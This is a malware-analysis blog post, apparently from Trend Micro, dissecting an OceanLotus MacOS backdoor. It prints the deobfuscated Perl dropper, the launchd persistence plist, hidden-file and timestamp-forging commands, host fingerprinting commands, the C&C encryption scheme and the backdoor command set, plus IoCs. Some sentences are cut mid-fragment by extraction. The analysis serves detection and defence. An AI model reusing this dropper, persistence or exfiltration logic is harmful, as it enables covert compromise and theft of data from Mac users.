APT & Targeted Attacks

New MacOS Backdoor Linked to OceanLotus Found

We identified a MacOS backdoor that we believe is the latest version of a threat used by OceanLotus, a group responsible for launching targeted attacks against human rights organizations, media organizations, research institutes, and more.

By: Jaromir Horejsi
April 04, 2018
Read time: 6 min (1532 words)


Subscribe

We identified a MacOS backdoor (detected by Trend Micro as OSX_OCEANLOTUS.D) that we believe is the latest version of a threat used by OceanLotus (a.k.a. APT 32, APT-C-00, SeaLotus, and Cobalt Kitty). OceanLotus was responsible for launching targeted attacks against human rights organizations, media organizations, research institutes, and maritime construction firms. The attackers behind OSX_OCEANLOTUS.D target MacOS computers which have the Perl programming language installed.

HỘI HMDC 2018.doc," which translates to *"2018-REGISTRATION FORM OF HMDC ASSEMBLY 2018.doc."* The document claims to be a registration form for an event with HDMC, an organization in Vietnam that advertises national independence and democracy.

Figure 1. Graphic used by the malicious document

Upon receiving the malicious document, the user is advised to enable macros. In our analysis, the macro is obfuscated, character by character, using the decimal ASCII code. This is shown in the figure below.



After deobfuscation, we can see that the payload is written in the Perl programming language. It extracts *theme0.xml* file from the Word document. *theme0.xml* is a Mach-O 32-bit executable with a 0xFEEDFACE signature that is also the dropper of the backdoor, which is the final payload. *theme0.xml* is extracted to */tmp/system/word/theme/syslogd* before it's executed.

```
#!/usr/bin/perl
use File::Copy;
$pathFolderFile = "/tmp/system";
$pathFile = $pathFolderFile . "/system";
$path = "/Volumes/" . fpdajqfmrc;
$path =~ tr/:/\//;
mkdir($pathFolderFile);
copy($path, $pathFile);
system("unzip " . $pathFile . " -d " . $pathFolderFile);
system("chmod +x \"" . $pathFolderFile . "/word/theme/theme0.xml\"");
move("$pathFolderFile/word/theme/theme0.xml" , "$pathFolderFile/word/theme/syslogd" );
system("\"$pathFolderFile/word/theme/syslogd\"  ++ ");
sleep(1);
system("rm -Rf /tmp/system");
system("rm /tmp/modern");

system (echo 'sline' > /tmp/modern)
system (perl /tmp/modern &)
```

Figure 3. Deobfuscated Perl payload from the delivery document

Dropper analysis

The dropper is used to install the backdoor into the infected system and establish its persistence.

```
getStartup();
dwPID = getpid();
proc_pidpath(dwPID, &szPath, 0x7D0u);
result = remove(&szPath);
```

All strings within the dropper, as well as the backdoor, are encrypted using a hardcoded RSA256 key. There are two forms of encrypted strings: an RSA256-encrypted string, and custom base64-encoded and RSA256-encrypted string.

```
_KEY        db 63h

            db  49h ; I
            db  2Fh ; /
            db  6Eh ; n
            db  22h ; "
            db    0
            db  10h
            db 0FEh
            db  33h ; 3
            db  4Fh ; O
            db  2Fh ; /
            db 0C5h
            db    5
            db 0B2h
            db  11h
            db    3
            db 0BAh
            db  5Bh ; [
            db 0DDh
            db    2
```

Figure 5. Hardcoded RSA256 key showing the first 20 characters

Using the *setStartup()* method, the dropper first checks if it is running as a root or not. Based on that, the *GET_PROCESSPATH* and *GET_PROCESSNAME* methods will decrypt the hardcoded path and filename where the backdoor should be installed. The locations:

For root user

- path: */Library/CoreMediaIO/Plug-Ins/FCP-DAL/iOSScreencapture.plugin/Contents/Resources/*
- processname: *screenassistantd*

- **path:** *~/Library/Spelling/*
- **processname:** *spellagentd*

Subsequently, it implements the *Loader::installLoader* method, reading the hardcoded 64-bit Mach-O executable (magic value 0xFEEDFACF), and writing to the previously determined path and file.

```
if ( Loader::installLoader((Loader *)v4, v3) )
{
  hiddenFile(v4);
  setTimeFile(v4);
}
```

Figure 6. The dropper installs the backdoor, sets its attributes to “hidden”, and sets a random file date and time

When the dropper installs the backdoor, it sets its attributes to “hidden” and sets file date and time to random values using the touch command: touch –t YYMMDDMM “/path/filename” > /dev/null. The access permissions will then be changed to 0x1ed = 755, which is equal to u=rwx,go=rx.

```
__tmp_Loader     dd 0FEEDFACFh
                 db    7
                 db    0
                 db    0
                 db    1
                 db    3
                 db    0
                 db    0
                 db  80h
```


Figure 7. The magic value 0xFEEDFACF that belongs to Mach-O Executable (64 bit)

user (*com.apple.spell.agent.plist*).

Afterwards, the persistence file will be created in */Library/LaunchDaemons/* or *~/Library/LaunchAgents/* folder. The *RunAtLoad* key will command *launchd* to run the daemon when the operating system starts up, while the *KeepAlive* key will command *launchd* to let the process run indefinitely. This persistence file is also set to *hidden* with a randomly generated file date and time.

com.apple.screen.assistantd.plist — Locked

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/
PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>Label</key>
<string>com.apple.screen.assistantd</string>
<key>ProgramArguments</key>
<array>
<string>/Library/CoreMediaIO/Plug-Ins/FCP-DAL/iOSScreenCapture.plugin/Contents/Resources/
screenassistantd</string>
</array>
<key>RunAtLoad</key>
<true/>
<key>KeepAlive</key>
<true/>
</dict>
</plist>
```

Figure 8. Property list with persistence settings

launchctl load /Library/LaunchDaemons/filename.plist > /dev/nul or *launchctl load ~/Library/LaunchAgents/ filename.plist > /dev/nul* will then command the operating system to start the dropped backdoor file at login. The dropper will delete itself at the end of the process.

Backdoor analysis

servers are malicious in nature), and receiving additional C&C communication information. Meanwhile, *runHandle* is responsible for the backdoor capabilities.

```
while ( 1 )
{
  if ( HandlePP::infoClient(dwRandomTimeSleep) )
    HandlePP::runHandle(dwRandomTimeSleep);
  dwTimeSeed = time(0LL);
  srand(dwTimeSeed);
  dwRandomValue = rand();
  dwRandomTimeSleep = (HandlePP *)(dwRandomValue
```

Figure 9. The main functions of the backdoor

infoClient fills up the variables in *HandlePP* class.

```
class HandlePP
{
    std::string pathProcess
    int8        clientID[24]
    std::string strClientID
    int64       installTime
    void        *urlRequest
    int64       timeCheckRequestTimeout
    int8        keyDecrypt[24]
    int         posDomain
    std::string domain
    int         count
}
```

Figure 10. List of variables belonging to the HandlePP class

clientID is an MD5 hash derived from the environment variables, while *strClientID* is a hexadecimal representation of *clientID*. All strings below are encrypted via AES256 and

```
ioreg -rdl -c IOPlatformExpertDevice | awk '/IOPlatformSerialNumber/ { split($0, line, "\""); printf("%s", line[4]); }'
```

Figure 11. Serial number

```
ioreg -rdl -c IOPlatformExpertDevice | awk '/IOPlatformUUID/ { split($0, line, "\""); printf("%s", line[4]); }'
```

Figure 12. Hardware UUID

```
ifconfig en0 | awk '/ether/{print $2}'
```

Figure 13. MAC address

```
uuidgen
```

Figure 14. Randomly generated UUID

For the initial information packet, the backdoor also collects the following:

```
sw_vers -productVersion
```


Figure 15. OS version

- Mac OSX 10.12.
- System Administrator
- <owner’s name>'s iMac
- x86_64

All these data are scrambled and encrypted before sending to the C&C server. The process is detailed below:

Scrambling

Class *Parser* has several methods, one for each variable type – *Parser::inBytes*, *Parser::inByte*, *Parser::inString*, and *Parser::inInt*.

```
v18 = Parser::inBytes((Parser *)&v74, &HandlePP::clientID, 0x10);
```

Figure 16. Parser::inBytes method

If *clientID* equals the following sequence of bytes B4 B1 47 BC 52 28 28 73 1F 1A 01 6B FA 72 C0 73, then the scrambled version is computed using the third parameter (0x10), which is treated as a DWORD. Each quadruple of bytes is XOR-ed with it, as shown in example below.

```
v19 = Parser::inByte((Parser *)&v74, v18, '1');
```

Figure 17. Parser::inByte method

When scrambling one byte, the scrambler first determines if the byte value is odd or even. If the value is odd, it adds the byte, along with one more randomly generated byte, to the array. In the case of an even value, the randomly generated byte is added first, followed by the byte being added. In the case above, the third parameter is ‘1’ = 0x31, which is an odd number. This means that it adds byte ‘1’ and one randomly generated byte to the final scrambled array.

```
v22 = Parser::inString((Parser *)&v74, szOSversionString, *((_DWORD *)szOSversionString - 6));
```

Figure 18. Parser::inString method

When scrambling a string, the scrambler generates a 5-byte long sequence. First, it generates one random byte, followed by three zero bytes, one random byte, and finally, the byte with the length of the string. Let’s say we want to scramble string ‘Mac OSX 10.12.’ Its length is 13 = 0x0d, and the two random bytes are 0xf3 and 0x92. The final 5-byte sequence looks like F3 00 00 00 92 0D. The original string is then XOR’ed with the 5-byte sequence.

```
BE 61 63 20 DD 5E AB 20 31 30 BC 3C C1
```

Figure 19. Scrambling 'Mac OSX 10.12'

Encryption

The scrambled byte sequence is passed onto the constructor of the class *Packet::Packet*, which creates a random AES256 key and encrypts the buffer with this key.

Encoding the encryption key

In order for the C&C server to decrypt the encrypted data, the randomly generated AES256 key must be included in the packet along with the encrypted data. However, this key is also scrambled with operation XOR 0x13 followed by ROL 6 operation applied to each byte.

```
v8[nCounter] = __ROL1__(v8[nCounter] ^ 0x13, 6);
```

Figure 20. Function for scrambling AES256 key in the outgoing packet

Some screenshots taken during scrambling and encryption process:

```
0000000100102B30  86 25 5A 00 62 00 00 00  5E CC 61 0A 73 02 00 00  .%Z.b...^...s...
0000000100102B40  44 B6 3A 00 FA 00 00 2F  55 C5 5F 72 89 2F 6D 82  D.:..../U._r./m.
0000000100102B50  0F 37 C9 72 6A 99 7E 65  89 6B 74 D9 4A 2F 93 64  .7..j.~e.kt../.d
0000000100102B60  61 C6 48 6F D5 5F 5F DB  5B 63 95 73 30 86 0A 2F  a..o.__..c.s0../
0000000100102B70  8E 68 65 DB 5F 5F 8A 61  79 DA 55 61 9E 2E 74 CE  .he.._.ay..a..t.
0000000100102B80  4E 00 00 00 03 0F 00 00  00 00 00 00 00 00 10 00  N...............
0000000100102B90  03 10 00 00 00 00 00 00  00 00 14 00 00 00 00 00  ................
```

Figure 21. The highlighted bytes represent the scrambled computer info

```
00000001001030D0  03 00 00 00 00 00 00 00  10 37 10 00 01 00 00 00  .........7......
00000001001030E0  00 00 00 00 00 00 00 00  B8 2D 75 97 FF 7F 00 00  .........-u.....
00000001001030F0  C1 6A 48 02 FD 99 54 8E  30 D5 5F CA F6 BE CF D0  ..H...T.0.......
0000000100103100  01 00 00 00 00 00 00 00  F0 05 FF 95 FF 7F 00 00  ................
0000000100103110  98 F1 3D 8F FF 7F 00 00  00 00 00 00 00 00 00 00  ................
```

Figure 22. Randomly generated AES256 key

```
00000001001030D0  03 00 00 00 00 00 00 00  10 37 10 00 01 00 00 00  .........7......
00000001001030E0  00 00 00 00 00 00 00 00  B8 2D 75 97 FF 7F 00 00  .........-u.....
00000001001030F0  B4 5E D6 44 BB A2 D1 67  C8 B1 13 76 79 6B 37 D0  .^......ō·.vyk7.
0000000100103100  01 00 00 00 00 00 00 00  F0 05 FF 95 FF 7F 00 00  ................
0000000100103110  98 F1 3D 8F FF 7F 00 00  00 00 00 00 00 00 00 00  ................
```

Figure 23. Scrambled AES256 key (0xC1 XOR 0x13 = 0xD2, 0xD2 ROL 6 = 0xB4) etc.)

```
0000000100207750  EB 8F 68 70 A2 0F 97 0E  31 B2 2C E7 13 32 26 EF  ...p....1.,...&.
0000000100207760  79 87 3A E8 ED 9F 3A 99  BF D0 A5 78 D5 58 A3 81  y.:...:..X·x....
0000000100207770  6C 25 1E 38 A0 81 3E 32  04 6E E7 29 2C 50 21 8B  l%.8..>2.n...P!.
0000000100207780  D3 CB A7 33 33 04 6D C7  AA F0 94 4F E6 4C 20 68  ...33.mQ·....L·h
0000000100207790  BA 80 77 A9 61 92 92 08  E2 BB A5 41 69 5A D3 53  ..w.a......AiZ..
00000001002077A0  B4 2C 3B 49 05 C2 75 FB  4E 5B 02 AC 5A 60 C2 67  .,;I....N[..Z`..
00000001002077B0  6C F8 35 10 32 F5 A3 B9  22 59 D3 23 51 53 C3 3D  l.5.2....Y..QS..
00000001002077C0  BC 87 2E B4 3F CF 6E CC  3B A5 6E 68 71 71 AE C9  ....?.....nhqq..
00000001002077D0  D6 7D 9F D5 74 2B FE B9  3C 48 6C B7 96 B7 E3 44  .....+..<Hl.....
00000001002077E0  CD D2 91 7A 73 8D 8C 20  F4 CD E1 FB 27 1B 3E 89  ...zs..·....'.>.
00000001002077F0  34 5F 27 8A F4 C0 FE 15  CC B9 AB F7 F9 D2 3A 39  4_'.....·.....9
0000000100207800  0D 44 11 FC 9D 5D 5D 87  B6 12 34 89 7F 46 2B 3C  .D...]]...4..F+<
0000000100207810  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000000100207820  2E 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

Figure 24. Computer info encrypted with AES256 key




Figure 25. Screenshot of the final payload to be sent to C&C server. The scrambled AES256 key is marked green, while the encrypted computer info is marked red. Other bytes are just randomly generated noise.

When the backdoor receives the response from the C&C server, the final payload needs to be decoded again in a similar manner via decryption and scrambling. *Packet::getData* decrypts the received payload and *Converter::outString* descrambles the result. The received data from the C&C server include the following information:

- ***HandlePP::urlRequest*** **(/appleauth/static/cssj/N252394295/widget/auth/app.css)**
- ***HandlePP::keyDecrypt***
- ***STRINGDATA::BROWSER_SESSION_ID*** **(m_pixel_ratio)**
- ***STRINGDATA::RESOURCE_ID***

These data will be later used in the C&C communication, as shown in the Wireshark screenshot below.

```
HTTP/1.1 200 OK
Date: Thu, 15 Feb 2018 14:22:29 GMT
Server: Apache
Content-Length: 77
Content-Type: text/html; charset=UTF-8

%6$UG...>....s]....A...GO.,.O._.....V2..%..j...p.....    .R.'...&"g4....h/+)....
```

Figure 26. Communication with the C&C server after the exchange of OS packet info

Meanwhile, the *runHandle* method of the main backdoor loop will call for the *requestServer* method with the following backdoor commands (each command has one byte long code and is extracted by *Packet::getCommand*):

```
dwCommand = (unsigned __int8)Packet::getCommand((Packet *)&pPacket);
```

Figure 27. The getCommand method

The figure below shows the example of two of several possible command codes. Both create one thread, and each thread is responsible for either downloading and executing the file or running a command line program in the terminal:

```
    goto LABEL_164;
  }
  if ( dwCommand == 0xAC )
  {
    v30 = 1;
    v6 = (char *)&ppthread_attr_t;
    pthread_create(&v85, &ppthread_attr_t, (void *(__cdecl *)(void *))respondRunTerminalThread, v45);
    goto LABEL_164;
  }
```

Figure 28. Commands used for downloading and executing, and running a command in terminal

```
    if ( dwCommand == 0x72 )
    {
      v30 = 1;
      v6 = (char *)&ppthread_attr_t;
      pthread_create(&v85, &ppthread_attr_t, (void *(__cdecl *)(void *))respondUploadThread, v45);
      goto LABEL_164;
    }
  }
  else if ( dwCommand == 0x23 || dwCommand == 0x3C )
  {
    v30 = 1;
    v6 = (char *)&ppthread_attr_t;
    pthread_create(&v85, &ppthread_attr_t, (void *(__cdecl *)(void *))respondDownloadThread, v45);
    goto LABEL_164;
  }
```

Figure 29. Commands used in uploading and downloading file

0xac	run command in terminal
0x48	remove file
0x72	upload file
0x23	download file
0x3c	download file
0x07	get configuration info
0x55	empty response, heartbeat packet

Figure 30. Supported commands and their respective codes

Mitigation

Malicious attacks targeting Mac devices are not as common as its counterparts, but the discovery of this new MacOS backdoor that is presumably distributed via phishing email calls for every user to adopt best practices for phishing attacks regardless of operating system.

End users can benefit from security solutions such as Trend Micro Antivirus for Mac, which provides comprehensive security and multi-device protection against cyberthreats. Enterprises can benefit from Trend Micro's Smart Protection Suites with XGen™ security, which infuses high-fidelity machine learning into a blend of threat protection techniques to eliminate security gaps across any user activity and any endpoint.

Indicators of Compromise (IoCs)

Ssl[.]arkouthrie[.]com
s3[.]hiahornber[.]com
widget[.]shoreoa[.]com

SHA256
Delivery document (W2KM_OCEANLOTUS.A): 2bb855dc5d845eb5f2466d7186f150c172da737bfd9c7f6bc1804e0b8d20f22a
Dropper (OSX_OCEANLOTUS.D): 4da8365241c6b028a13b82d852c4f0155eb3d902782c6a538ac007a44a7d61b4
Backdoor (OSX_OCEANLOTUS.D): 673ee7a57ba3c5a2384aeb17a66058e59f0a4d0cddc4f01fe32f369f6a845c8f

Tags

Malware | APT & Targeted Attacks | Endpoints | Research | Network

Authors

Jaromir Horejsi
Threat Researcher

Related Articles

Understanding the Initial Stages of Web Shell and VPN Threats: An MXDR Analysis

Attacker Abuses Victim Resources to Reap Rewards from Titan Network

Unveiling Earth Kapre aka RedCurl's Cyberespionage Tactics With Trend Micro MDR, Threat Intelligence

See all articles >

TREND MICRO | Business

About Trend

Country Headquarters

Trend Micro - United States (US)

225 East John Carpenter Freeway
Suite 1500
Irving, Texas 75062

Phone: +1 (817) 569-8900

Select a country / region

United States

Privacy | Legal | Accessibility | Site map